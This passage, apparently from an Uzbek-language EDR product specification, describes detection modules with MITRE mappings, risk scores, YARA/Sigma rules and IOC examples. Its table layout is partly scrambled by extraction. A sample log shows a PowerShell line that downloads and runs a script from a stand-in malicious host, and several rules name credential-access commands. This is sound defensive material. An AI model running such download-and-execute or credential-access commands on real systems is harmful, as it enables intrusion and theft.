	funksiyaning oʻzi oʻchirib qoʻyilgan	Asosiy funksiyalar: 1. Shubhali faylni aniqlash:		T1027	Obfuscated Files or Information	Fayl yashirilgan/encode qilingan boʻlsa
	boʻlishi mumkin)	– Fayl zararli yoki noma'lum		T1068	Exploitation for Privilege Escalation	Fayl ekspluatatsiya bajarsa aniqlanadi
		kategoriyaga kirsa, avtomatik ravishda sandbox tahliliga yuboriladi. 2. Sandboxga yuborish: - Fayl EDR agenti orqali lokal yoki markaziy sandbox tizimiga uzatiladi. - U yerda fayl virtual muhitda ishga tushiriladi va qanday xattiharakatlar qilayotgani kuzatiladi (masalan, registryga oʻzgarish, internetga chiqish, boshqa fayl ochish).		• F • Y (i) q Natija: • T	misol uchun: tarmoqqa chiq qoida yaratiladi). Cahlil natijasi asosida keyincha	trigger boʻladi. hlil natijalariga asosan yangilanadi ishga harakat qilgan faylga nisbatan alik fayl avtomatik tarzda: oklanadi,

		3. Xulq-atvorni (behavior) tahlil qilish: - Faylning tizimda qanday harakat qilgani haqida loglar, skrinshotlar, tarmoqqa chiqish urinishlari aniqlanadi. - Bu ma'lumotlar asosida scoring (ball berish) amalga oshadi: zararli, gumonli yoki toza. 4. Log yozish: - Har bir yuborilgan fayl uchun log yaratiladi. - Fayl nomi, foydalanuvchi, yuborilgan vaqt, natija (malicious/suspicious/benign) koʻrsatiladi. 5. Disabled boʻlsa: - Bu funksiya ba'zi tashkilotlarda resurs tejalishi yoki ma'lumot maxfiyligini saqlash maqsadida oʻchirilgan boʻlishi mumkin.			ro'yxatilari bilan birga rning risk scoreni chiq	dikda ishlashi va hostning yoki arishi kerak.
4.	Stack Pivot - Stack Pointer is Out of Bounds (Stack Pointer chegaradan chiqdi)	Vazifasi: Bu funksiya jarayon (yoki fayl) ichida ishlatilayotgan Stack Pointer (ESP/RSP) qiymati normal stek (stack) chegarasidan chiqib ketganini aniqlaydi. Bu holat odatda ekspluatatsiya (exploit) yoki manipulyatsiya qilishga urinish natijasida yuzaga keladi va jiddiy tahdid belgisi hisoblanadi. Texnik mazmuni: Stack — bu dastur ishlaganda vaqtincha ma'lumotlar (masalan, funksiyalarga argumentlar, qaytish manzillari) saqlanadigan xotira hududi. Stack pointer (ESP/RSP) — stekdagi eng yuqori (yoki joriy) manzilga ishora qiluvchi registr.	Monitoring or Block, Enabled	MITRE ID T1068 T1203 T1574.002	Technique Exploitation for Privilege Escalation Exploitation for Client Execution Hijack Execution Flow: DLL Side-Loading a ma'lumot: dagi roli:	Tavsifi Tizim darajasiga chiqish uchun zaiflik ekspluatatsiyasi Ilova zaifligidan foydalanish orqali kod ijrosi Boshqaruv oqimini buzish orqali ekspluatatsiya

	 Zararli kod ishlayotganda bu koʻrsatkichni oʻzgartirib, jarayonni boshqarib olishga urinish mumkin. "Out of Bounds" — bu ESP/RSP qiymati stekga tegishli boʻlmagan joyga koʻrsatmoqda degani (masalan, foydalanuvchi xotirasi oʻrniga kod segmentiga). Qachon yuz beradi? ROP (Return Oriented Programming) hujumlari Buffer overflow ekspluatatsiyalari Shellcode injeksiya qilinishida DLL yoki kutubxona orqali native API'larni buzib kirishda Funksiya nima qiladi? Stack Pointer qiymatini doimiy monitoring qiladi Har bir jarayon yoki kod blok ishga tushganda ESP yoki RSP'ning haqiqiy qiymati tekshiriladi. Agar bu qiymat stek chegarasidan tashqariga chiqsa: Jarayon xavfli deb topiladi Bloklanadi (agar "Block Enabled" boʻlsa) Logga yoziladi va tahlil uchun ma'lumot saqlanadi Zararli xatti-harakatni avtomatik aniqlaydi: Notoʻgʻri manzillarga CALL, RET yoki JMP boʻlishi aniqlanadi 	Mariani	 Bu funksiya yuqori darajadagi ekspluatatsiyalarni (odatda 0-day yoki APTlar tomonidan ishlatiladigan) erta bosqichda aniqlashga xizmat qiladi. Odatdagi antiviruslar yoki signatura asosidagi usullar bunday holatni koʻra olmaydi. Xulosa ornida: Stack Pivot — bu eng xavfli va ilgʻor hujumlarni aniqlashga qaratilgan memory-level monitoring funksiyasi boʻlib, ekspluatatsiyaning aniq indikatoridir. "Out of bounds" holati — bu bevosita xavfli niyat belgisi hisoblanadi. Yuqorida keltirilganlardan boshqa ham MITRE ATT&CK Mapping ga tushishi mumkin ular ham inobatga olinishi kerak. Risk score roʻyxatilari bilan birgalikda ishlashi va hostning yoki qurilmalarning risk scoreni chiqarishi kerak.
Suspicious Driver Load - Attempt to	Vazifasi:	Monitoring or Block, Enabled	MITRE ATT&CK mapping:

load a suspicious driver

(Shubhali drayverni yuklashga urinish aniqlandi) Bu funksiya EDR tizimi tomonidan tizim darajasidagi drayver (ya'ni .sys fayl) ishga tushirilayotganda drayverning xavfsizligini baholash uchun ishlatiladi.

Agar drayver noma'lum, imzolanmagan yoki zararli xatti-harakatga ega boʻlsa — bu holat "Suspicious Driver Load" deb belgilanadi.

Asosiy vazifalari:

- Drayverni monitoring qilish
 Har safar .sys drayver fayli ishga tushganda yoki yadroga yuklanganda, EDR agent bu harakatni tekshiradi.
- Imzo va manbani tekshirish

 Drayver raqamli imzo bilan
 imzolanganmi?
 - Ishlab chiqaruvchi ishonchli manba sifatida tan olinganmi?
- Xatti-harakatni tahlil qilish

 Drayver tizim darajasidagi resurslarga
 (RAM, Kernel API) gʻayritabiiy murojaat qilmoqdami?
 - Masalan, rootkitga oʻxshash yashirishga harakat qilayotgan holatlar.
- 4. Noma'lum yoki zararli bo'lsa:
 - Hodisa logga yoziladi
 Agar siyosatga koʻra "Block Enabled"
 boʻlsa yuklanish bloklanadi
 - Administratorga darhol xabar beriladi

Nega bu muhim?

- Windows yoki boshqa tizimlarda drayverlar yadro (kernel) darajasida ishlaydi, va ular orqali eng chuqur hujumlar (masalan, rootkit) amalga oshiriladi.
- Agar zararli drayver yuklansa, u:
 - Antiviruslarni yashira oladi
 - Jarayonlarni oʻchirib qoʻyishi mumkin
 - O Xotirani manipulyatsiya qiladi

Misollar:

 evil.sys, vulnerable_driver.sys exploitlarda ishlatiladigan noma'lum yoki ishonchsiz drayverlar

MITRE ID	Technique	Tavsifi
T1543.003	Create or Modify System Process: Windows Service	Drayver sifatida xizmat yaratish yoki oʻzgartirish
T1068	Exploitation for Privilege Escalation	Zaif drayver orqali tizim darajasiga chiqish
T1014	Rootkit	Drayver orqali oʻzini yashirgan zararli dastur

EDR Qoidalari bilan bogʻlanish (YARA/IOC):

- IOClar:
 - o driver hash: SHA256/MD5
 - o driver_path:
 - C:\Windows\System32\drivers\evil.sys
 - o unsigned driver, unknown publisher

YARA orqali:

```
rule SuspiciousDriver {
  meta:
    description = "Detects suspicious kernel driver"
  strings:
    $a = "DriverEntry"
    $b = "HideProcess"
  condition:
    uint16(0) == 0x5A4D and any of ($a, $b)
}
```

Ish jarayonida quyidagilarni o'rganish kerak boladi:

- drayverni karantinga olish
- drayverni qayta tahlilga yuborish
- drayverni signed/unsigned detection mexanizmini

Yuqorida keltirilganlardan boshqa ham MITRE ATT&CK Mapping ga tushishi mumkin ular ham inobatga olinishi kerak.

Risk score ro'yxatilari bilan birgalikda ishlashi va hostning yoki qurilmalarning risk scoreni chiqarishi kerak.

		BYOVD (Bring Your Own Vulnerable Driver) texnikasi: Hujumchi oʻzi bilan zaif, lekin imzolangan eski drayverni olib keladi va undan foydalanadi. Suspicious Driver Load funksiyasi — yadro darajasidagi tahdidlarni erta aniqlash uchun EDR tizimidagi muhim mexanizm boʻlib, APT hujumlar va persistent rootkit tahdidlariga qarshi samarali himoyadir.					
6.	Suspicious File Detected	Vazifasi: Bu funksiya EDR tizimi tomonidan shubhali, lekin	Monitoring or Block, Enabled	MITRE A	ATT&CK mapping	g:	
	(Shubhali fayl aniqlandi)	hali zararli deb aniq baholanmagan faylni aniqlaydi. Faylning xatti-harakatlari, tuzilmasi yoki manbasi oʻziga xos, noma'lum yoki gʻayritabiiy boʻlsa, bu	Lilabica	MITRE ID	Technique	Tav	sifi
	holat "shubhali" sifatida belgilanadi.		T1204.002	User Execution: Malicious File	Foydalanuvchi yukla	ıgan noma'lum fayl	
		Asosiy faoliyatlari: 1. Faylga dastlabki baho berish: Fayl FDR agent tomonidan tablil		T1027	Obfuscated Files or Information	Faylning tuzilmasi ya obfuskatsiyalangan	ashirilgan yoki kod
	- Fayl EDR agent tomonidan tahlil qilinadi: hajmi, tuzilishi, imzosi, metadata, joylashuvi. 2. Shubha uygʻotuvchi belgilar:		Risk Scor	ring: Medium Risk	x (3–6 ball):		
		Fayl imzolanmagan (unsigned)Noma'lum manbadan yuklangan			Risk e	lementi	Ball
		Sandbox yoki heuristika tahlilida noaniq			Imzosiz fayl (unsigne	ed)	2
		harakatlar:		1 12	Noma'lum manba (inter		2
		Registry yozishga urinishTarmoqqa ulanish harakati		1 12	Obfuskatsiyalangan kod	• • •	2
		o Kodni oʻzgaruvchan bajarish		1 15	Avtomatik ishga tushish		1–2
		(dynamic code execution) 3. YARA/IOC qoidalariga toʻgʻri		1 17	Yuklangan vaqt bilan ja		farq 1–2
		kelmaydi, qoldarariga to g ii		 			
		 Kodda obfuskatsiya mavjud boʻlishi 		Umumiy hahe	o: 4–6 ball boʻlishi mumkin	. bu oʻrta xavf deb bahola	ınadi. Agar aoʻshimcha
		mumkin – Faylning nomi, joylashuvi yoki		indikatorlar	aniqlansa (masalan, sandi	boxda yomon xatti-hara	kat), bu fayl malicious
		yaratilgan vaqti gʻayritabiiy 4. Natija:		<u>darajasiga o</u>	<u>taat.</u>		
		 Faylga "suspicious" statusi beriladi 		YARA/IOC b	oilan bogʻliqligi:		
		 Karantinga olinishi yoki sandboxga yuborilishi mumkin 			u fayl koʻpincha qoidaga rukturaviy belgilar mavjud		shubhali stringlar yoki

		"Suspicio proaktiv fi monitoriną bosqichda qilinadi.
7.	Suspicious Script Execution - A script was executed in a suspicious context (Shubhali kontekstda skript ishga tushirildi)	Vazifasi Bu funks (masalan, tushirilgan (context) topilganda Asosiy fac 1
		3. 2 i
		4. 1

Hodisa logga yoziladi va ogohlantirish yuboriladi

"Suspicious File Detected" — bu EDR tizimining proaktiv funksiyasidir. Fayl zararli emas, lekin faol monitoring va izolyatsiyaga arziydi. Aynan shu bosqichda karantin yoki sandbox orqali chuqur tahlil qilinadi.

IOC'larda:

- suspicious.exe
- O Fayl hajmi juda kichik yoki juda katta
- O .tmp, .dat, .scr kengaytmalarida boʻlishi mumkin

Misollar:

- invoice2024.exe foydalanuvchiga yuborilgan, lekin imzosiz va hech qanday mashhur antivirusda aniqlanmagan.
- Fayl C:\Users\Public\ papkasida paydo boʻlgan va Run registry orqali ishga tushishga urinmoqda.

Bu funksiya EDR tizimi tomonidan skriptlar (masalan, PowerShell, JavaScript, VBS, BAT) ishga tushirilganida ularning ishga tushirish muhiti (context) va xatti-harakatlari shubhali deb topilganda faollashadi.

Asosiy faoliyatlari:

- Skriptni aniqlash
- -.ps1, .js, .vbs, .bat kengaytmadagi fayllar yoki cmd.exe, powershell.exe, wscript.exe, mshta.exe orqali ishga tushirilgan kodni monitoring qiladi.
- 2. Ishga tushirish kontekstini tahlil qiladi
 - Skript qayerdan ishga tushirilgan?
 (masalan: %TEMP%, Downloads)
 - Kim ishga tushirdi? (user mi, process mi?)
 - Foydalanilgan argumentlar xavfli emasmi? (masalan, -EncodedCommand, nop, -w hidden)
- 3. Xavfli xatti-harakatlar aniqlanishi
 - Fayl yaratish, registry oʻzgartirish, internetga chiqish, boshqa skriptni yuklab olish yoki bajarish
- 4. Shubhali deb belgilash
 - Skript avtomatik zararli emas, lekin uning konteksti tahdidga oʻxshaydi
 Logga yoziladi va admin/SOC xabardor qilinadi
 - Siyosatga qarab sandboxga yuboriladi yoki karantin qilinadi

"Suspicious Script Execution" — bu EDR tomonidan real vaqt rejimida shubhali skript Monitoring or Block, Enabled

Risk Scoring: Medium to High Risk (5-8 ball):

Risk elementi	Ball
Ishga tushish konteksti shubhali (temp, downloads)	2
Encoded yoki obfuskatsiyalangan kod	2–3
Registry yoki faylga oʻzgartirish urunishi	2
Tarmoqqa ulanish / boshqa fayl yuklash	1–2
mshta.exe, wscript.exe orqali ishlatilgan	1

<u>Umumiy baho: 5–8 ball \rightarrow bu O'rta-Yuqori xavf (Medium to High Risk) sifatida belgilanadi.</u>

Harakat davom etsa yoki yana boshqa tahdidlar aniqlansa, bu holat avtomatik malicious execution deb belgilanadi.

MITRE ATT&CK mapping:

MITRE ID	Technique	Tavsifi	
11059.001	Command and Scripting Interpreter: PowerShell	PowerShell orqali zararli buyruq yoki skript bajarilishi	
T1059.005	Command and Scripting Interpreter: Visual Basic	VBScript orqali ekspluatatsiya yoki yomon xatti-harakat	
T1059.007	JavaScript/JS	JavaScript orqali kod bajarilishi (masalan, phishing sahifa)	
T1204.002	User Execution: Malicious File	Skript foydalanuvchi orqali ishga tushgan	

EDR qoidalari bilan bogʻliqligi (YARA/IOC):

YARA qoidasida quyidagi stringlar koʻp ishlatiladi:

		faoliyatini aniqlash va tahdidni erta bosqichda izolyatsiya qilishga qaratilgan mexanizmdir. Ayniqsa, fileless malware yoki Living Off The Land (LOLBin) usullarida ishlatiladi.		\$b = "Invok \$c = "WScri \$d = "Down IOC misollar: • po • ws		ocal\Temp\launch.js
8.	Unconfirmed File Detected (Tasdiqlanmagan fayl aniqlandi)	Vazifasi: Bu funksiya EDR tizimi tomonidan kelib chiqishi noma'lum, imzosiz va xavfsizlik darajasi aniqlanmagan faylni aniqlash uchun ishlatiladi. Fayl zararli deb baholanmagan, ammo u ishonchli roʻyxatda yoʻq, foydalanuvchi tomonidan tasdiqlanmagan va analizdan oʻtmagan boʻlishi mumkin. Asosiy funksiyalari: 1. Yangi yoki noma'lum faylni kuzatish	Monitoring or Block, Enabled	Umumiy b Risk) sifati Fayl keyin kategoriya.	da qaraladi. chalik zararli deb aniqlans	Ball fayl 2 zasida yoʻq) 1 dan yuklangan 1 bi kengaytma 1–2 Past–Oʻrta xavf (Low–Medium sa, u Malicious File Detected
		boʻlgan boʻlishi mumkin. o Fayl ilgari analiz qilinmagan (yangi,		MITRE ID	Technique	Tavsifi
		noyob). 2. Imzo va manba tekshiruvi		T1204.002	User Execution: Malicious File	Fayl foydalanuvchi tomonidan yuklab olingan
		o Raqamli imzosi yoʻq (unsigned) yoki notoʻgʻri.		T1036.005	Masquerading: Match Legitimate Name or Location	Fayl ishonchli faylga oʻxshab koʻrsatilgan boʻlishi mumkin
		o Ishlab chiqaruvchisi		YARA/IC	C bilan bogʻlanish:	

yoki

ro'yxatda

aniqlanmagan

mavjud emas.

blacklist

YARA/IOC bilan bogʻlanish:Faylga hali mos keluvchi YARA yoki IOC yoʻq, lekin:

	3. Harakat qiladimi yoki kutmoqda? Fayl hali ishga tushmagan, ammo bajarilishi mumkin (masalan .exe, .dll, .js). EDR uni passiv holatda nazorat ostida ushlab turadi. 4. Tahlilga yuborish (sandbox, hashing, VT) Fayl avtomatik sandbox tahliliga, YARA, yoki threat intelligence orqali tekshiruvga yuboriladi. 5. Hodisa logga yoziladi, foydalanuvchiga koʻrsatilmaydi (stealth monitoring). Policy'ga qarab karantinga olinishi yoki bloklanishi mumkin. Unconfirmed File Detected — bu EDR tizimining oldindan ogohlantiruvchi (preemptive) funksiyalaridan biri boʻlib, hali xavf darajasi aniqlanmagan fayllarni e'tiborga olib, real vaqt rejimida monitoring qilish imkonini beradi. Bu bosqichda tahlil va sandbox integratsiyasi muhim ahamiyat kasb etadi.		 Fayl strukturasi yoki yaratish vaqti shubha uygʻotgan. IOC orqali nomi, joylashuvi yoki kengaytmasi tekshiriladi. Sandboxga yuborilganidan soʻng avtomatik qoidalar ishlab chiqiladi. Misollar: C:\Users\user\AppData\Local\Temp\abc123.exe — tarmoqdan yuklab olingan, lekin imzolanmagan va yangi fayl. Fayl hali ishga tushmagan, lekin bajariladigan tipda boʻlsa — EDR uni kuzatuvga oladi.
9.		Monitoring or Block, Enabled	
10.		Monitoring or Block, Enabled	
11.		Monitoring or Block,	

12.	Process va Executable loglari	Keltirilgan Process va Executable turdagi loglarni hamma elemetlari bilan real timed va undan tashqari belgilangan vaqt oralig'ida yig'adi va serverga jonatadi. MITRE mapping engine, YARA, IOC qoidalariga yuborib tahlil qiladi	Monitoring or Block, Enabled	Process Name (misol: cmd.exe) Parent Process Name (masalan, winword.exe) Command Line Arguments Execution Time / Termination Time Process ID (PID) va Parent PID Working Directory Loaded DLLs yoki Modules Integrity Level (masalan, admin huquqlari bilan ishlayaptimi) MITRE uchun juda muhim: Execution, Privilege Escalation, Defense Evasion texnikalarini aniqlashda ishlatiladi.
13.	File System loglari	Keltirilgan File System turdagi loglarni hamma elemetlari bilan real timed va undan tashqari belgilangan vaqt oralig'ida yig'adi va serverga jonatadi. MITRE mapping engine, YARA, IOC qoidalariga yuborib tahlil qiladi	Monitoring or Block, Enabled	File Created / Deleted / Modified File Path File Hash (MD5/SHA256) Executable File or Not Signed / Unsigned File Access Events (Read/Write) File Owner, Permission oʻzgarishlari Persistence va Impact taktikalari uchun muhim (masalan: ransomware).
14.	Memory loglari (Memory Forensics)	Keltirilgan Memory turdagi loglarni hamma elemetlari bilan real timed va undan tashqari belgilangan vaqt oralig'ida yig'adi va serverga jonatadi. MITRE mapping engine, YARA, IOC qoidalariga yuborib tahlil qiladi	Monitoring or Block, Enabled	Injected Code in Memory Memory Dump Code in Suspicious Regions Reflective DLL Injection Process Hollowing, AtomBombing kabi texnikalar Advanced detection uchun, masalan: Mimikatz, CobaltStrike.
15.	Network Activity loglari	Keltirilgan Network Activity turdagi loglarni hamma elemetlari bilan real timed va undan tashqari belgilangan vaqt oralig'ida yig'adi va serverga jonatadi. MITRE mapping engine, YARA, IOC goidalariga yuborib tahlil qiladi	Monitoring or Block, Enabled	Source IP / Port Destination IP / Port Protocol (TCP, UDP, ICMP) DNS Queries (masalan, suspicious-domain[.]xyz) HTTP/HTTPS Headers Data Exfiltration (Base64, encoded content) TLS Certificate Inspection (masalan: self-signed?)

16.	Registry loglari (Windows uchun)	Keltirilgan Registry turdagi loglarni hamma elemetlari bilan real timed va undan tashqari belgilangan vaqt oralig'ida yig'adi va serverga jonatadi. MITRE mapping engine, YARA, IOC goidalariga yuborib tahlil qiladi	Monitoring or Block, Enabled	MITRE C2 (Command & Control), Discovery va Exfiltration bo'yicha mapping qilish uchun zarur. Key Created / Modified / Deleted Autorun Entries Service Configuration Changes Persistence Techniques (Run keys, Shell, Winlogon) Persistence va Defense Evasion uchun muhim loglar.
17.	User Activity loglari	Keltirilgan User Activity turdagi loglarni hamma elemetlari bilan real timed va undan tashqari belgilangan vaqt oralig'ida yig'adi va serverga jonatadi. MITRE mapping engine, YARA, IOC qoidalariga yuborib tahlil qiladi	Monitoring or Block, Enabled	Logon/Logoff Events User Name Session Type (Local, RDP, Network) Privilege Escalation Attempts Account Creation / Modification Credential Access va Privilege Escalation aniqlanadi.
18.	System Configuration & State	Keltirilgan System Configuration & State turdagi loglarni hamma elemetlari bilan real timed va undan tashqari belgilangan vaqt oralig'ida yig'adi va serverga jonatadi. MITRE mapping engine, YARA, IOC qoidalariga yuborib tahlil qiladi	Monitoring or Block, Enabled	Security Product Status (AV off?) OS Version Patches Installed Running Services Scheduled Tasks Defense Evasion (antivirusni oʻchirganmi), Persistence (scheduled taskmi) kabi texnikalarni aniqlashda yordam beradi.
19.	Behavioral Events / Anomalies	Keltirilgan Behavioral Events / Anomalies turdagi loglarni hamma elemetlari bilan real timed va undan tashqari belgilangan vaqt oralig'ida yig'adi va serverga jonatadi. MITRE mapping engine, YARA, IOC qoidalariga yuborib tahlil qiladi	Monitoring or Block, Enabled	Unusual Process Tree (masalan, word.exe → cmd.exe → powershell.exe) Time-based anomaly (tunda ishlatilgan scriptlar) Abnormal Network Behavior Malicious Macro Activity Suspicious PowerShell Script High Entropy Files (Encoded Data) Machine learning asosida tahdidlarni aniqlovchi EDR'lar uchun kerak.

20.	Removable Media / USB Activity loglari	Monitoring or Block, Enabled	Device Connected/Disconnected Device ID / VID / PID Volume Name, File Transfers Write/Read Access Detected Autorun.inf files MITRE: T1091 (Replication via Removable Media), Data Exfiltration
21.	Clipboard Monitoring loglari	Monitoring or Block, Enabled	Clipboard Content Snapshot Sensitive data copied? (email, password, card info) Copy-Paste Between VMs MITRE: T1115 (Clipboard Data Collection)
22.	Screen Capture / Screenshot Detection	Monitoring or Block, Enabled	Processes attempting screen capture Use of tools like nircmd, SnippingTool, etc. Output file or network transmission of screenshots MITRE: T1113 (Screen Capture)
23.	Mouse / Keyboard Hook Monitoring (Keylogging detection)	Monitoring or Block, Enabled	Processes setting global input hooks Keyboard activity logging Suspicious APIs: SetWindowsHookEx, GetAsyncKeyState MITRE: T1056.001 (Keylogging)
24.	System Call (Syscall) Tracing	Monitoring or Block, Enabled	Low-level Windows API calls Direct syscalls bypassing API (EDR bypass) Suspicious patterns: NtCreateProcessEx, NtWriteVirtualMemory MITRE: Defense Evasion, Process Injection (T1055), Custom Implants
25.	Inter-process Communication (IPC) Monitoring	Monitoring or Block, Enabled	Named Pipes created Shared Memory Access COM Object usage

			DLL injection via IPC mechanisms
			MITRE: T1043 (Commonly Used Port), T1071 (Application Layer Protocol)
26.	WMI (Windows Management Instrumentation) Activity	Monitoring or Block, Enabled	WMI Queries / Filters WMI Events WMI-based Persistence (Event Consumers) Suspicious PowerShell WMI scripts
			MITRE: T1047 (WMI Execution), T1084 (WMI Persistence)
27.	Exploit Detection / Crash Monitoring	Monitoring or Block, Enabled	Exploit attempts (buffer overflow, use-after-free) Unhandled exception/crash events Suspicious crash dump collection (e.g. LSASS)
			MITRE: T1203 (Exploitation for Privilege Escalation), T1003 (Credential Dumping)
28.	Token Manipulation / Access Token Use	Monitoring or Block, Enabled	DuplicateTokenEx, SetThreadToken API calls NTLM SSO token stealing Process running under stolen token
			MITRE: T1134 (Access Token Manipulation)
29.	Remote Desktop & VNC Usage	Monitoring or Block, Enabled	RDP Session Start / Stop VNC / AnyDesk / TeamViewer Detection Shadowing or Monitoring sessions
			MITRE: T1021.001 (Remote Desktop Protocol)
30.	Print Spooler & Lateral Movement Vectors	Monitoring or Block, Enabled	Print Spooler Service misuse PrintNightmare-like activity
			SMB Named Pipe relay attacks

31.	Camera / Audio Device Access Logs		Monitoring or Block, Enabled	MITRE: T1021.002 (SMB), T1053 (Scheduled Tasks), CVE-based attack mapping Process accessing camera/mic APIs Webcam light toggle detected Audio stream initiated from unknown source MITRE: T1123 (Audio Capture), T1125 (Video Capture)
		LOG -> Integratsion loglar (ko	'p gatlaml	i monitoring uchun)
32.	Hypervisor/VM Detection Logs		Monitoring or Block, Enabled	VMware Tools detection Sandbox Evasion behavior Timing attacks / CPU instruction artifacts MITRE: T1497 (Virtualization/Sandbox Evasion)
33.	Script Engine Monitoring		Monitoring or Block, Enabled	JScript, VBScript Engine Execution HTA Application Launch Encoded/Obfuscated script detection MITRE: T1059.005 (VBScript), T1059.007 (JavaScript), T1218.005 (mshta.exe)
34.	Credential Store Access Logs		Monitoring or Block, Enabled	LSASS access Security Accounts Manager (SAM) Vault credential export attempts DPAPI misuse MITRE: T1003 (Credential Dumping)
		Loglar boyicha qoshimcha va	umumiy ta	ıvsisalar, misolar
35. 36. 37.	orqali serverga oraligʻida • Serverga kel yaratiladi va h yozadi. Logla	pitta gent yaratiladi va hamma loglarni api a real time yuboradi yokida belgilangan vaqt gan loglar uchun taxlil qiluvchi model ar bir kelgan loglarni taxlil qiladi va bazaga r YARA, heuristics, MITRE mapping, risk e va boshqa turdagi organish metodlari bilan	Quyida misol risk scoring et Namuna JSON { "timestamp": "event_type"	sifatida Process Execution log turi boʻyicha namunaviy JSON log, MITRE mapping va ngine keltirildi: Vog (Process Execution): "2025-05-17T12:30:45Z", : "process_creation", "DESKTOP-XYZ123",

amalga oshiriladi (Qo'shimcha ma'lumotlarni taxlil qilish metodlari pasda batafsil yozilgan)

- Serverga kelib tushgan loglar uchun ML yoki rule-based tahdidlarni aniqlash mexanizimi ishlab chiqilishi kerak.
- MITRE mapping va scoring engine bilan bog'lab hostlar yoki qurilmalar uchun analez natijalarini chiqarish kerak boladi. scoring engine yani hostlar va qurilmalarni baxolash tartibi pasda berilgan.

```
"process name": "powershell.exe",
 "parent process name": "explorer.exe",
 "command line":
                      "powershell.exe
                                                            hidden
                                                                               IEX(New-Object
Net. WebClient). DownloadString('http://malicious.site/script.ps1')",
 "pid": 4567,
 "ppid": 1234,
 "md5": "d41d8cd98f00b204e9800998ecf8427e".
 "sha256": "3a7bd3e2360a3d1db8b94738b9c8b0eb6a7df9e83238f9cbbcb0e77f5c8d9c6e",
 "signed": false,
 "integrity level": "Medium",
 "network activity": true,
 "suspicious flags": [
  "encoded command",
  "remote download",
  "powershell obfuscation"
MITRE Mapping:
MITRE ID Description
```

MITRE ID Description T1059.001 Command and Scripting Interpreter: PowerShell T1027 Obfuscated Files or Information T1105 Ingress Tool Transfer (malicious remote download)

Risk Scoring Engine (natija):

```
{
"risk_score": 110,
"explanation": [
"Suspicious use of PowerShell.",
"Encoded command used.",
"Remote payload download.",
"Obfuscated PowerShell script.",
"Unsigned binary.",
"Network activity detected."
],
"mitre_techniques": [
"T1059.001",
"T1027",
"T1105"
]
```

risk_score = 110 bu juda yuqori xavfli holatni bildiradi. Bu log tahdid sifatida belgilanadi.

39.			
40.			
24.11	Exfiltration	<mark>n Prevention</mark> - Ma'lumotlarning sizib	chiqishini oldini olish moduli

Modulning asosiy maqsadi:

Exfiltration Prevention — bu modul muqarrar xavfli yoki maxfiy ma'lumotlarning tashqariga ruxsatsiz yuborilishini aniqlash va to'xtatish uchun ishlatiladi.

41. Access to Critical
System Information
(Muhim tizim
ma'lumotlariga
ruxsatsiz murojaat
aniqlash)

Funksiyaga tarif:

"Access to Critical System Information" — bu EDR funksiyasi boʻlib, foydalanuvchi yoki dastur tomonidan tizimning muhim, himoyalangan va maxfiy texnik ma'lumotlariga kirishga boʻlgan urinishlarni aniqlaydi. Bunday ma'lumotlar, odatda, hujum boshlanishidan oldingi bosqichlarda yigʻiladi.

Vazifasi:

- Tizimdagi Active Directory, LSASS, registry, scheduling, yadro xotirasi, yoki tarmoq konfiguratsiyasi kabi muhim obyektlarga kirishni nazorat qilish.
- Reconnaissance (razvedka), privilege escalation, va credential harvesting ni erta bosqichda aniqlash.
- Kirish konteksti (kim, qayerdan, qanday vosita bilan) asosida tahdidni baholash.

Aniqlash mexanizmlari / metodlari:

Mexanizm turi	Tavsifi	
API call monitoring	NtQuerySystemInformation, RegOpenKeyEx, LsaRetrievePrivateData, ReadProcessMemory kabi chaqiruvlar	

Monitoring or Block, Enabled

Aniqlash uchun qanday qoidalar yozish mumkinligi: *YARA qoidasi (misol)*:

rule Access_Critical_System_Info {
 meta:
 description = "Detects access to critical system registry paths"

strings:
\$regkey1 =

"HKLM\\SYSTEM\\CurrentControlSet\\Services"

\$regkey2 = "HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run"

condition:
any of (\$regkey*)

Sigma qoidasi (Windows log misoli):

detection:

selection: EventID: 4688

NewProcessName|contains:

- "reg.exe"
- "powershell.exe"

CommandLine contains:

- "HKLM\\SYSTEM"
- "Get-ADUser"

condition: selection

Risk Scoring:

Command- line tahlili	reg query, systeminfo, net user, whoami, Get-ADUser buyrugʻi va argumentlari tahlili
Behavioral correlation	Oʻxshash jarayonlar zanjiri yoki noaniq aktivliklar asosida kontekstual tahlil
Process tree analysis	explorer → cmd → reg.exe kabi gʻayritabiiy parent-child tahlili
Log inspection	Windows Event ID (misol: 4624, 4688, 7045) larni SIEM orqali tekshirish

Risk elementi	Ball
Active Directory ma'lumotlariga kirish	3
Registry konfiguratsiyalarni oʻqish	2
Credential ma'lumotlar saqlovchi joyga murojaat	3
Noma'lum/imzosiz jarayon orqali bajarilishi	2
Umumiy risk score: 5–8 ball → Oʻrta–yuqori xavf	

MITRE ATT&CK Mapping:

MITRE ID	Technique	Tavsifi
T1087	Account Discovery	Tizimdagi foydalanuvchi va guruhlarni aniqlash
T1003.001	Credential Dumping: LSASS Memory	Parollarni yoki tokenlarni olish uchun LSASS tahlili
T1012	Query Registry	Registry orqali maxfiy sozlamalarni oʻqish
T1082	System Information Discovery	OS turi, versiyasi, patch holati va boshqa ma'lumotlar

Misol holatlar:

- Misol 1: powershell.exe orqali quyidagi buyruq bajarilgan: Get-ADUser -Filter * | Select-Object SamAccountName
- Misol 2: cmd.exe orqali reg query HKLM\SYSTEM\CurrentControlSet\Services bajarildi • Misol

				Misol 3: ReadProcessMemory() chaqiruv orqali lsass.exe jarayoniga ulanmoqchi boʻlgan explorer.exening child-jarayoni Xulosa: "Access to Critical System Information" funksiyasi — bu EDR uchun razvedka, credential harvesting va privilege escalation ni erta aniqlash uchun kalit funksiyalardan biridir. Uning toʻgʻri ishlashi tashkilot infratuzilmasi va identifikatsiya boshqaruvi uchun asosiy xavfsizlik qatlamini yaratadi. Koʻpincha bu funktsiyani boshqa modullar (masalan, Credential Theft Detection, Data Exfiltration) bilan birga qoʻllab, kengaytirilgan tahdidni toʻliq koʻrish imkoni yaratiladi.
